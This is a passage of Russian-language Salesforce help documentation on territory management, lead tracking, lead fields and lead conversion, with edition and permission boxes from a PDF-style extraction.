Страница со списком организаций, назначенных вручную, содержит организации, назначенные выбранной территории. Данная страница позволяет просмотреть подробные сведения об организации, удалить организации из территорий и получить доступ к другим связанным данным.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы просмотреть сведения об организации, щелкните имя нужной организации.
- Чтобы удалить организацию из территории, щелкните ссылку **«Удалить»** напротив имени нужной организации.

СМ. ТАКЖЕ:

[Управление территориями](#)

[Управление пользователями в территориях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков организаций, назначенных вручную:

- «Просмотр настройки и конфигурации»

Для удаления организаций:

- «Управление территориями»

И

«Редактирование» для организаций


ИЛИ

Пользователь является менеджером прогнозов, установлен флажок «Управление территориями может осуществляться менеджерами прогнозов», пользователь работает ниже собственного уровня в иерархии территорий, пользователю предоставлено полномочие «Редактирование» для организаций.



## Управление организациями по территории. Вопросы и ответы

### Управление территориями. Вопросы и ответы

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

- Как система Salesforce обрабатывает функцию управления территориями?
- Переносятся ли возможности другим пользователям при выполнении правил назначения организаций?
- Отличается ли иерархия территорий от иерархии ролей?
- Каким образом возможности назначаются территориям?
- Чем отличаются организации, назначенные вручную, от организаций, назначенных правилами назначения?
- Как работают ограничения возможностей?
- Должны ли пользователю назначаться территории, назначенные его возможностям?
- Что происходит при восстановлении организации или возможности, назначенной территории?
- Какие типы записей поддерживают территории?
- При каких условиях правила назначения оценивают организации?

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

СМ. ТАКЖЕ:

[Управление территориями](#)


### Как система Salesforce обрабатывает функцию управления территориями?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition поддерживают функцию управления территориями, которая позволяет объединять пользователей в территории и предоставлять доступ к организациям, а также связанным возможностям и обращениям.


Версия Professional Edition поддерживает иерархию ролей Salesforce, которая позволяет управлять сведением данных, доступных в территориях компании. Структура данной иерархии определяется иерархией ролей, а не должностями сотрудников, так как одной и той же роли может быть назначено несколько сотрудников с разными должностями. Пользователям всегда доступны собственные данные, а также данные, принадлежащие нижестоящим пользователям в иерархии ролей. Кроме того, роль определяет данные, доступные пользователю при работе с прогнозами.

Обычно в организации используется трехуровневая иерархия ролей. См. пример ниже.



- Роль верхнего уровня может быть назначена вице-президентам по продажам, маркетингу и обслуживанию клиентов, а также финансовому директору. Данные пользователи могут просматривать всю информацию, доступную на нижних уровнях, а также выполнять ее сведение.

- Роль среднего уровня может быть назначена региональным менеджерам. Данные пользователи могут просматривать только собственную информацию и информацию, доступную нижестоящим сотрудникам. Например, менеджер западного региона может просматривать и сводить только те данные, которые принадлежат пользователям с ролью «Торговые представители западного региона».
- Роль нижнего уровня может быть назначена торговым представителям. Данные пользователи могут просматривать и сводить только собственную информацию, так как они не имеют подчиненных сотрудников.


 **Прим.:** Иерархия ролей и модель общего доступа к организации позволяют определить данные, которые должны быть доступны пользователям, при условии, что использование иерархий разрешено параметрами общего доступа. Кроме того, роль всегда определяет данные, доступные пользователю при работе с прогнозами, независимо от модели общего доступа. В модели общего доступа «Личный» роль определяет уровень доступа пользователя к данным других пользователей. Однако, если модели общего доступа задано значение «Общедоступный: для чтения и записи» или «Общедоступный: только для чтения», то пользователи могут просматривать (и редактировать, если выбрано значение «Общедоступный: для чтения и записи») сведения, принадлежащие любому другому пользователю, а также просматривать данные нижестоящих пользователей в иерархии.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

[Управление территориями](#)

Переносятся ли возможности другим пользователям при выполнении правил назначения организаций?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Ниже перечислены условия, при выполнении которых пользователю автоматически назначается ответственность за возможность, переназначенную территории пользователя в результате выполнения правил назначения организаций.


- Пользователь является единственным участником территории.
- Пользователь является единственным менеджером прогнозов в территории.
- Пользователь является единственным участником территории, которому доступно прогнозирование.

Если перечисленные выше условия не выполняются, то исходный ответственный за возможность добавляется в территорию в качестве неактивного участника.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

Отличается ли иерархия территорий от иерархии ролей?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Да. Иерархия территорий и иерархия ролей не зависят друг от друга. См. таблицу сравнения ниже.


| Иерархия территорий                            | Иерархия ролей        |
|--|-----------------------|
| Доступно после обращения в компанию Salesforce | Доступно по умолчанию |

| Иерархия территорий  | Иерархия ролей  |
|--|---|
| Определяет прогнозы  | Не влияет на прогнозы, если включена функция управления территориями  |
| Позволяет назначать пользователя нескольким территориям  | Позволяет назначать пользователя только одной роли  |
| Влияет на отчеты по организациям и возможностям  | Влияет на все остальные отчеты  |
| Предоставляет доступ к записям, независимо от ответственности. Пользователи получают наиболее высокий уровень доступа. | Предоставляет доступ к записям на основе ответственности. Пользователи получают наиболее высокий уровень доступа. |

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

Каким образом возможности назначаются территориям?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Возможности автоматически присваиваются территориям на основе следующих действий.


- Создание новой возможности
- Выполнение правил назначения организаций

Ниже перечислены условия автоматического назначения возможностей территории организации.

- Возможность не использует территорию, а ее организация добавлена в территорию.
- Организация переносится между территориями. Если правило назначения организаций запрещает перенос возможностей за пределы отдельной области иерархии территорий, то возможности не переносятся, а их принадлежность к территориям отменяется.

Ниже перечислены условия, при выполнении которых возможности не назначаются территории организации автоматически.

- Организация удаляется из территории и назначается новой территории позднее. Возможности организации из исходной территории больше не принадлежат территориям.
- Организация одновременно переназначается нескольким территориям. Возможности организации из исходной территории больше не принадлежат территориям (если не установлен флажок «Ограничить назначение возможности»).

 **Прим.:** Ответственный за возможность, который не принадлежит новой территории, добавляется в качестве неактивного участника территории.

Следующие действия не изменяют территорию возможности.


- Назначение организации возможности вручную территории
- Изменение организации, связанной с возможностью
- Изменение территории организации в результате выполнения правил назначения организаций, если возможность и ее организация принадлежат разным территориям

- Перенос возможности новому ответственному

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

Чем отличаются организации, назначенные вручную, от организаций, назначенных правилами назначения?


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Организации, назначенные вручную, не оцениваются при выполнении правил назначений организаций. Организации, назначенные территории вручную, принадлежат данной территории до тех пор, пока не будут удалены вручную.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

Как работают ограничения возможностей?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Флажок «Ограничить назначение возможности», установленный в записи территории, позволяет сохранить возможности в текущей или дочерних территориях при выполнении правил назначения организаций. Ниже перечислены возможные исключения.

- Если организация возможности переносится в одну дочернюю территорию, то возможность назначается новой территории организации. Данное исключение распространяется на те случаи, когда организация переносится в несколько территорий, из которых только одна территория является дочерней для исходной территории.
- Если организация возможности переносится в несколько дочерних территорий, то поле территории возможности становится пустым.
- Если организация возможности переносится за пределы текущей и дочерних территорий, то поле территории возможности становится пустым.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

Должны ли пользователю назначаться территории, назначенные его возможностям?


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Пользователь, которому назначена открытая возможность, но не назначена территория данной возможности, назначается территории, которая в связанном списке «Назначенные пользователи» отображается без флажка «Активно в территории».

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

## Что происходит при восстановлении организации или возможности, назначенной территории?


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Восстановление организации или возможности инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

## Какие типы записей поддерживают территории?


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Поля территорий могут использоваться в записях организаций, возможностей или пользователей. Организации и пользователи могут быть связаны с несколькими территориями. Возможности могут быть связаны только с одной территорией.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

## При каких условиях правила назначения оценивают организации?

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

- Организация создана посредством пользовательского интерфейса Salesforce, Force.com API или клиентского приложения (например, Connect Offline).
- Организация импортирована посредством мастера импорта.
- Организация создана путем преобразования интереса.
- Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе **«Свойства макета»**. Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
- Организация изменена и сохранена посредством Force.com API.
- Кнопка **«Запуск правил»** нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Кнопка **«Сохранить и запустить правила»** нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Повторяющиеся организации объединены.

СМ. ТАКЖЕ:

[Управление территориями. Вопросы и ответы](#)

## Отслеживание потенциальных возможностей как интересов

### Интересы

Отслеживайте потенциальных клиентов, помимо ваших контактов и возможностей, с помощью записей интересов Salesforce. После того как вы квалифицировали свои записи интересов, преобразуйте их в контакты и создайте для них учетные записи (если только у вас уже нет учетных записей в Salesforce). Надеемся, вам удастся таким образом создать возможности, которые помогут вам повысить эффективность процесса продаж.

Независимо от используемой версии (Lightning Experience или Salesforce Classic), вы работаете со списком интересов. В этом списке вы быстро создаете, находите и обрабатываете интересы, на которых вы сосредоточены в данный момент.

С этими интересами можно связывать соответствующие события и задачи. А чтобы с ними были связаны возможности, преобразуйте квалифицированные интересы в контакты. Для любых записей интересов, которые вы отмечаете как «Неквалифицированные», запланируйте пересмотр позднее, чтобы проверить, не изменились ли у данных потенциальных клиентов потребности в ваших товарах и услугах.

СМ. ТАКЖЕ:

[Преобразование квалифицированных интересов](#)

[Управление электронной почтой и шаблонами в Lightning Experience](#)

[Управление рабочими процессами и просмотр прошлых действий в Lightning Experience](#)

### Рекомендации по созданию интересов

Ниже перечислены некоторые рекомендации по созданию интересов вручную для отслеживания потенциальных клиентов.

- Вкладка «Интересы» в Salesforce Classic позволяет назначать интересы автоматически посредством активного правила назначения интересов. Для этого, установите флажок «Назначить с помощью активных правил назначения». В противном случае, интерес назначается текущему пользователю.  
При автоматическом назначении нового интереса тип записи интереса может изменяться алгоритмом, выбранным администратором для правил назначения.
- Если группа сбыта использует подразделения, то подразделению нового интереса автоматически назначается стандартное подразделение текущего пользователя, кроме тех случаев, когда вручную выбирается другое подразделение.
- Стандартный статус новых интересов определяется администратором.
- Интерес, помеченный как прочитанный, не отображается в списке представлении «Мои непрочитанные интересы». Тем не менее, интерес, сохраненный посредством кнопки «Сохранить и создать» в Salesforce Classic, помечается как непрочитанный.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Начальная страница интересов

При выборе вкладки «Интересы» отображается начальная страница интересов.

- Чтобы открыть страницу со списком интересов, выберите нужное списковое представление в раскрывающемся списке **«Просмотр»**. Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.

Чтобы просмотреть интересы, доступные в очереди, выберите нужную очередь в раскрывающемся списке. Система Salesforce добавляет соответствующее списковое представление для любой очереди, созданной администратором.

 **Прим.:** Модель единого общего доступа к объекту определяет уровень доступа пользователей к записям данного объекта в очередях.

### Общедоступный: для чтения, записи и переноса

Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

### Общедоступный: для чтения и записи или **Общедоступный: только для чтения**

Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

### Личное

Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Независимо от модели общего доступа или их участия в очередях, администраторы, пользователи с полномочием «Изменить все» для обращений и пользователи с полномочием «Изменение всех данных» могут просматривать и принимать записи, доступные в любых очередях.

- Чтобы просмотреть краткий список интересов, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние интересы»**. Чтобы просмотреть сведения об интересе, выберите имя нужного интереса из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Интересы"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние интересы».

#### Значение списка «Недавние интересы»

##### Мои непрочитанные интересы

#### Описание

Последние 10 или 25 интересов, назначенных текущему пользователю, которые до сих пор не были просмотрены или изменены. Данный список содержит записи, за

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Интересы»:

- «Чтение» для интересов

Для просмотра интересов:

- «Чтение» для интересов

Для создания интересов:

- «Создание» для интересов

| Значение списка «Недавние интересы» | Описание  |
|-------------------------------------|---|
|                                     | которые несет ответственность только текущий пользователь.  |
| <b>Недавно просмотренные</b>        | Последние 10 или 25 интересов, просмотренных пользователем; самые последние просмотренные интересы отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи. |
| <b>Недавно созданные</b>            | Последние 10 или 25 интересов, созданных пользователем; самые последние созданные интересы отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.  |

- Если включена функция быстрого создания, то новый интерес может быть добавлен с помощью раздела **«Быстрое создание»** на боковой панели начальной страницы интересов. Или нажмите кнопку **«Создать»** в разделе **«Недавние интересы»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**.
- Чтобы просмотреть сводный список интересов, заполните поля в разделе **«Резюме»** и нажмите кнопку **«Запустить отчет»**.
- Чтобы выполнить необходимое действие над интересами, щелкните соответствующую ссылку в разделе **«Инструменты»**.
- Чтобы просмотреть интересы, предоставленные бизнес-партнерами посредством функции Salesforce to Salesforce, выберите нужное списковое представление в разделе **«Интересы от подключений»**.

СМ. ТАКЖЕ:

[Интересы](#)

[Управление интересами](#)

[Социальные организации, контакты и интересы](#)



## Переназначение интересов

Можно брать интересы из очереди либо переназначать свои интересы коллегам.

Чтобы переназначить интересы из спискового представления или очереди, выберите нужные интересы и измените ответственного. Если нужно переназначить сразу набор интересов, то в меню «Настройка» введите «*Пакетный перенос записей*» в поле «Быстрый поиск» и выберите «**Пакетный перенос записей**».

СМ. ТАКЖЕ:

[Интересы](#)

## Поля интересов

Ниже перечислены поля, доступные в интересах. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

Если запись интереса добавлена из Data.com, то некоторые поля будут заполнены значениями Data.com или D&B (при их наличии). Некоторые поля интересов Data.com доступны только тем организациям, которые используют конкретный продукт Data.com.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить или принять ответственность за интересы из очереди, выполните следующие действия.

- «Редактирование» для интересов

Для пакетного переноса интересов:

- «Редактирование» для интересов


И

«Перенос записи» или  
«Перенос интересов»


### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поле                                | Описание  | Принимает значение Data.com или D&B |
|-------------------------------------|---|-------------------------------------|
| Адрес                               | Часть адреса интереса: название улицы (например, ул. Мира, 1). Данное поле может содержать не более 255 символов.   | ✓ (Data.com)                        |
| Годовой доход                       | Сумма дохода компании интереса за год.  | ✓ (D&B)                             |
| Кампания                            | Имя кампании, ответственной за создание интереса. Данное поле отображается только при создании интереса. Сведения, введенные в данное поле, хранятся в связанном списке интереса «Журнал кампании».   |                                     |
| Город                               | Часть адреса интереса: название города (например, Москва). Данное поле может содержать не более 40 символов.  | ✓ (Data.com)                        |
| Статус очистки                      | Статус очистки записи по сравнению с Data.com. Значения: «Не сравнивалось», «Синхронизировано», «Просмотрено», «Отличается», «Не найдено» и «Неактивно». Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.   | ✓ (Data.com)                        |
| Компания                            | Название компании, связанной с интересом. Данное поле может содержать не более 255 символов.  | ✓ (D&B)                             |
| Номер D-U-N-S компании              | <p>Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных D&amp;B, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания. Данное поле доступно, только если используется продукт Data.com Prospector или Data.com Clean.</p> <p> <b>Прим.:</b> Чтобы просмотреть полный номер D-U-N-S,</p> <ul style="list-style-type: none"> <li>• добавьте интерес в систему Salesforce, или</li> <li>• очистите интерес посредством Data.com, если он уже доступен в Salesforce.</li> </ul> <p>Если запись не добавлена или не очищена, то ее первые пять цифр заменяются звездочками (*).</p> | ✓ (D&B)                             |
| Название компании (на родном языке) | Название компании, переведенное на родной язык.   |                                     |
| Страна                              | Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  |                                     |
| Создано                             | Пользователь, создавший интерес, а также дата и время создания. (Только для чтения)   |                                     |

| Поле                      | Описание  | Принимает значение Data.com или D&B |
|---------------------------|---|-------------------------------------|
| Компания D&B              | Ссылка на соответствующую запись компании D&B, которая содержит поля D&B для интереса. Чтобы связать интерес с другой записью компании D&B, воспользуйтесь функцией поиска. Данное поле доступно только организациям, использующим продукт Data.com Premium Prospector или Data.com Premium Clean.  | ✓ (D&B)                             |
| Ключ Data.com             | Код компании в Data.com. При сравнении записей Salesforce с записями Data.com (посредством ручной или автоматической очистки) и обнаружении совпадений, числовое значение данного поля используется для связывания двух записей.  | ✓ (Data.com)                        |
| Описание                  | Описание интереса. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.  |                                     |
| Не звонить                | Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Тел. » не отображается в результатах поиска и бизнес-карточках, также оно пусто в CSV-файлах, создаваемых при экспортировании записей.   |                                     |
| Эл. почта                 | Адрес эл. почты интереса. Адрес должен быть действительным и иметь следующий формат: aivanov@kompaniya.ru. Данное поле может содержать не более 80 символов.<br><br>Чтобы отправить сообщение эл. почты с помощью личного почтового приложения, щелкните адрес эл. почты в данном поле. Если в организации включена служба «Кнопки и ссылки Gmail», щелкните ссылку Gmail напротив данного поля, чтобы отправить сообщение эл. почты из аккаунта Gmail.<br>Дополнительную информацию см. в разделе <a href="#">«Использование Gmail в системе Salesforce»</a> на странице 3743. | ✓ (Data.com)                        |
| Без рассылки по эл. почте | Хочет ли контакт получать письма по электронной почте. При использовании Data.com значение поля Адрес эл. почты не отображается в результатах поиска и бизнес-карточках, также оно пусто в CSV-файлах, создаваемых при экспортировании записей.   |                                     |
| Факс                      | Номер факса интереса. Данное поле может содержать не более 40 символов.   |                                     |
| Без рассылки по факсу     | Номер факса интереса не добавляется в список рассылок по факсу.   |                                     |
| Личное имя                | Личное имя интереса, отображаемое на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов.  | ✓ (Data.com)                        |

| Поле                         | Описание   | Принимает значение Data.com или D&B |
|------------------------------|--|-------------------------------------|
| Личное имя (на родном языке) | Личное имя интереса, переведенное на родной язык.  |                                     |
| Отрасль                      | Основной род деятельности компании интереса. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.                        | ✔ (Data.com)                        |
| Фамилия                      | Фамилия интереса, отображаемая на странице редактирования сведений об интересе. Данное поле может содержать не более 80 символов.  | ✔ (Data.com)                        |
| Фамилия (на родном языке)    | Фамилия интереса, переведенная на родной язык.   |                                     |
| Дата последнего переноса     | Дата последнего изменения ответственного за интерес.   |                                     |
| Валюта интереса              | Стандартная валюта для всех полей валюты в интересе. Стоимость отображается в валюте интереса, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.                                |                                     |
| Подразделение интереса       | Подразделение, которому принадлежит интерес. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.   |                                     |
| Ответственный за интерес     | Назначенный ответственный за интерес.  |                                     |
| Тип записи интереса          | Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом интереса. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.  |                                     |
| Источник интереса            | Источник интереса (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.        | ✔ (Data.com)                        |
| Статус интереса              | Статус интереса (например, Open, Contacted или Qualified). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.          |                                     |
| Отчество                     | Отчество интереса, отображаемое на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов.   |                                     |
|                              |  <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «Пользовательский интерфейс» в поле «Быстрый поиск» |                                     |

| Поле                       | Описание   | Принимает значение Data.com или D&B |
|----------------------------|--|-------------------------------------|
|                            | в меню «Настройка» и выберите пункт <b>«Пользовательский интерфейс»</b> . Затем выберите Включить суффиксы для имен пользователей.   |                                     |
| Отчество (на родном языке) | Отчество интереса, переведенное на родной язык.<br> <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «Пользовательский интерфейс» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт <b>«Пользовательский интерфейс»</b> . Затем выберите Включить суффиксы для имен пользователей. |                                     |
| Мобильный тел.             | Номер мобильного телефона. Данное поле может содержать не более 40 символов.   |                                     |
| Изменено                   | Пользователь, который изменял поля интереса последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка интереса. (Только для чтения)  |                                     |
| Имя                        | Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) интереса, отображаемые на странице редактирования сведений об интересе.  | ✔ (Data.com)                        |
| Количество сотрудников     | Количество сотрудников в компании интереса.  | ✔ (D&B)                             |
| Тел.                       | Основной номер телефона интереса. Данное поле может содержать не более 40 символов.  | ✔ (Data.com)                        |
| Организация-партнер        | Поле, определяющее принадлежность интереса пользователю-партнеру. Данное поле доступно только для чтения.  |                                     |
| Рейтинг                    | Определяет ценность или перспективу интереса (например, Hot, Warm или Cold). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |                                     |
| Прочитано                  | Флажок, обозначающий интерес, который был просмотрен или изменен ответственным за интерес. Данный флажок не отображается на страницах просмотра или редактирования сведений об интересе. Интересы, помеченные как прочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов без флажка.   |                                     |
| Приветствие                | Приветствие при обращении к интересу (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое  |                                     |

| Поле                 | Описание   | Принимает значение<br>Data.com или D&B |
|----------------------|--|--|
|                      | значение раскрывающегося списка может содержать не более 40 символов.  |  |
| Область/штат         | Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  |  |
| Суффикс              | Суффикс имени интереса, отображаемый на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов.<br><br> <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку « <i>Пользовательский интерфейс</i> » в поле «Быстрый поиск» в меню «Настройка» и выберите пункт « <b>Пользовательский интерфейс</b> ». Затем выберите Включить суффиксы для имен пользователей. |  |
| Должность            | Должность интереса в компании. Данное поле может содержать не более 80 символов.   | ✓ (Data.com)                           |
| Не прочитано         | Флажок, обозначающий интерес, который не был просмотрен или изменен ответственным за интерес. Данный флажок не отображается на страницах просмотра или редактирования сведений об интересе. Интересы, помеченные как непрочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов с флажком.   |  |
| Настраиваемые ссылки | Список настраиваемых ссылок для интересов, заданных администратором.   |  |
| Веб-сайт             | URL-адрес веб-сайта компании (например, www.acme.com). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.  |  |
| Почтовый индекс      | Часть адреса интереса: почтовый индекс. Данное поле может содержать не более 20 символов.  | ✓ (Data.com)                           |

СМ. ТАКЖЕ:

[Соотнесение при преобразовании интересов](#)

## Преобразование квалифицированных интересов

Пусть процесс продаж продолжается, когда вы квалифицируете интерес и затем преобразуете его в контакт. Отнесите этот контакт либо к существующей учетной записи в Salesforce или к создаваемой записи. Если это преобразуемый интерес в результате даст многообещающую сделку, создайте одновременно с этим запись о возможности.

Помните, что преобразование интереса нельзя отменить обратно. Так что при преобразовании интересов в контакты процесс иногда создает дублирующиеся записи. В этом случае вы о них узнаете. Обработка таких дублирующихся записей зависит от того, как администратор настроил управление повторами и преобразование интересов Apex. Например, администратор может запросить, чтобы вы обрабатывали дублирующиеся записи, прежде чем преобразование будет завершено.

1. В записи интереса, выбранной для преобразования, выберите имеющуюся учетную запись или введите имя для новой записи для.
2. только *Salesforce Classic*. Если вы обновляете организацию-лицо, выберите вариант с перезаписью исходного интереса в организации-лице значением из интереса.
3. Если нужно создать запись о возможности, присвойте ей имя.
4. Преобразуйте интерес.

СМ. ТАКЖЕ:

[Вопросы преобразования интересов](#)

[Соотнесение при преобразовании интересов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для преобразования интересов:

- «Создание» и «Редактирование» для интересов, организаций, контактов и возможностей

И

«Преобразование интересов»

И

«Чтение» для всех связанных кампаний

Для предотвращения создания повторяющихся записей при преобразовании интересов:

- «Требовать проверку для преобразованных интересов»

## Вопросы преобразования интересов

Данный раздел содержит сведения об алгоритмах преобразования перспективных интересов в организации, контакты и возможности.

При преобразовании перспективных интересов система Salesforce переносит любых участников кампании в новые контакты, а интересы становятся доступными только для чтения. Если текущие организации и контакты используют имена, указанные для интересов, то пользователь может обновить текущие организации и контакты. Система Salesforce добавляет сведения из интереса в пустые поля; система Salesforce не перезаписывает текущие данные организаций и контактов.

Все открытые и закрытые действия из интересов связываются с организациями, контактами и возможностями. Пользователь может назначить ответственного за записи и запланировать дополнительные задачи. При назначении новых ответственных новому ответственному назначаются только открытые действия. Сведения из настраиваемых полей интереса могут быть добавлены в настраиваемые поля организации, контакта или возможности. Преобразованные интересы не могут просматриваться пользователями, но отображаются в отчетах по интересам. Система Salesforce обновляет системные поля преобразованных интересов «Дата последнего изменения» и «Последнее изменение сделано» при изменении соответствующего значения раскрывающегося списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

|                       |   |
|-----------------------|---|
| Кампании              | <p>Если интерес соответствует текущему контакту, при этом обе записи связаны с одной кампанией, то статус участника кампании определяется наиболее длинным жизненным циклом кампании. Например, если статусу участника интереса присвоено значение «Отправлено», а статусу участника контакта — значение «Отвечено», то последнее значение применяется к контакту.</p> <p>Сведения, связанные с кампанией, всегда связываются с новой записью контакта, независимо от уровня общего доступа пользователя к кампании.</p> <p>Если интерес связан с несколькими кампаниями, то кампания, связанная последней, применяется к полю возможности «Основной источник кампании», независимо от уровня общего доступа пользователя к кампании.</p>   |
| Chatter               | <p>Если интерес преобразуется в текущую организацию, то данная организация не отслеживается автоматически. Если интерес преобразуется в новую организацию, то новая организация отслеживается автоматически, пока функция отслеживания ленты для организаций не будет отключена в параметрах Chatter.</p>   |
